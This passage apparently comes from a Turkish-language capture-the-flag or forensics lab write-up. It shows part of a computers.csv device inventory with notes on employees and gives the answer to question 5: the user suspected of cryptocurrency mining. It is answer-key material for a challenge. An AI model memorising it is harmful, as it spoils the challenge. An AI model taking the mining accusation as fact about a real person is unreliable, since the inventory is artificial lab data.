9 "IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
10 "IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
11 "IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
12 "IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
13 "IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
14 "Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
15 "Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy":
```

Dosyaları incelerken `computers.csv` dosyasında **Ethan Friedman** için **"madencilik yapıyor olabilir"** notunu gördüm ve böylece son görevi tamamladım.

5-) Kimin madencilik yaptığından şüpheleniliyor?

- Ethan Friedman